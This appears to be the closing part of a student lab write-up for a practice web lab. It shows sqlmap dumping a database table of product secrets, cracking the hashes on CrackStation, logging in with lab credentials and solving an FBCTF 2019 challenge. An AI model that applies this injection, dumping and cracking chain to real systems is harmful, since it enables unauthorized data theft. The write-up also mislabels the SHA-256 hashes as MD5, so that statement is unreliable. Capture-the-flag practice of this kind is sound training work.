[00:49:01] [INFO] retrieved: 'Darn! So close ','instagram', '3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a'
[00:49:03] [INFO] retrieved: 'Darn! So close ','whatsapp', '3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a'
[00:49:05] [INFO] retrieved: 'Darn! So close ','oculus-rift', '3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a'
[00:49:07] [INFO] retrieved: 'nothing ','mobile', '3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a'
[00:49:10] [INFO] retrieved: 'qwsdf ','34', '185deb668444101aefdb2fc048847658c02724257bbc150c5c691c874363b655'
[00:49:11] [INFO] retrieved: 'Hello admin ','admin', 'f2cb9d8f4b65e24e1c3f3fa5bc57982349237f11abceacd45bbcb74d621c25'
[00:49:11] [INFO] recognized possible password hashes in column 'secret'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:49:29] [INFO] writing hashes to a temporary file 'C:\Users\KIIT\AppData\Local\Temp\sqlmapapi_920i0_15480\sqlmaphashes-4kw0vai.txt'
do you want to crack them via a dictionary-based attack? [y/n/q] n
Database: dbs
Table: products
8 entries

+-----+-----+-----+
| description | name | secret |
+-----+-----+-----+
| Awesome! You did it | facebook | 3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a |
| Darn! So close | messenger | 3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a |
| Darn! So close | instagram | 3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a |
| Darn! So close | whatsapp | 3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a |
| Darn! So close | oculus-rift | 3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a |
| nothing | mobile | d24c631273c270e658f89999a4545fc0cd9850b418f76d492e39f6865b7209ef |
| qwsdf | 34 | 185deb668444101aefdb2fc048847658c02724257bbc150c5c691c874363b655 |
| hello admin | admin | 6f2cb9d8f4b65e24e1c3f3fa5bc57982349237f11abceacd45bbcb74d621c25 |
+-----+-----+-----+



[00:55:42] [INFO] table 'dbs.products' dumped to CSV file 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space\dump\dbs\products.csv'
[00:55:42] [INFO] fetched data logged to text files under 'C:\Users\KIIT\AppData\Local\sqlmap\output\lab.vlab.space'

[*] ending @ 00:55:42 /2020-07-23

C:\Users\KIIT\Desktop\Cyber Security Materials\sqlmapproject-sqlmap-ce50acf>
```

Analysis: we can see the product name and the corresponding secret(MD5 Hash)

12. We can crack the MD5 hashes in <https://crackstation.net>

The screenshot shows the CrackStation website's free password hash cracker interface. It features a text input field for pasting multiple MD5 hashes, a CAPTCHA section, and a button to crack the hashes. Below the input field, it lists supported hash types and a note about QubesV3.1 backup defaults. The results table shows the cracked hashes along with their type and result status.

Hash	Type	Result
3d59f7548e1af2151b64135003ce63c0a484c26b9b8b166a7b1c1805ec34b00a	sha256	facebook
d24c631273c270e658f89999a4545fc0cd9850b418f76d492e39f6865b7209ef	Unknown	not found.
185deb668444101aefdb2fc048847658c02724257bbc150c5c691c874363b655	Unknown	not found.
6f2cb9d8f4b65e24e1c3f3fa5bc57982349237f11abceacd45bbcb74d621c25	Unknown	not found.



Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on how to salt your hashes, see the [salted vs unsalted](#) section.

13. We enter the credentials in <https://lab.vlab.space/> : username : hodor and password : hodor



14. Perform the Insecure File Upload Challenge

The screenshot shows a web browser window with multiple tabs open. The active tab is <https://lab.vlab.space/xss.php>. The page content is as follows:

Welcome hodor!! You are now logged in!

HOME:

XSS: [Reflected XSS](#)

Insecure File Upload: [Easy Challange](#)

Product Manager: [FBCTF Challange](#)

[Logout](#)

Hello, MISHA!

Input Username:
 Hello!

MADE WITH ❤ IN [INDIA](#)

The screenshot shows a web browser window with multiple tabs open. The active tab is <https://lab.vlab.space/productmgr.php>. The page content is as follows:

Welcome hodor!! You are now logged in!

HOME:

XSS: [Reflected XSS](#)

Insecure File Upload: [Easy Challange](#)

Product Manager: [FBCTF Challange](#)

[Logout](#)

About this challenge:(FBCTF 2019)

Come play with our products manager application! Written by Vampire/p> This problem does not require any brute force or scanning.

[click here](#) to Play!

MADE WITH ❤ IN [INDIA](#)

<https://lab.vlab.space/product/>

15. Perform the FBCTF Challenge using the product details we found from the products table

Welcome to products manager!

Name:

Secret:

[View](#)

[View top 5 products](#)
[Add your own product](#)
[View details of your own product](#)

About this challenge:(FBCTF 2019)

Welcome to products manager!

facebook

Awesome! You did it

Name:

Secret:

[View](#)

[View top 5 products](#)
[Add your own product](#)
[View details of your own product](#)

About this challenge:(FBCTF 2019)

REFERENCES:

<https://www.wikipedia.org>

<https://www.wireshark.org>

<https://tryhackme.com/>

<https://toolbox.googleapps.com/>

<https://tenable.com/>

<https://cwatch.comodo.com/check-my-website-security.php>

THANK YOU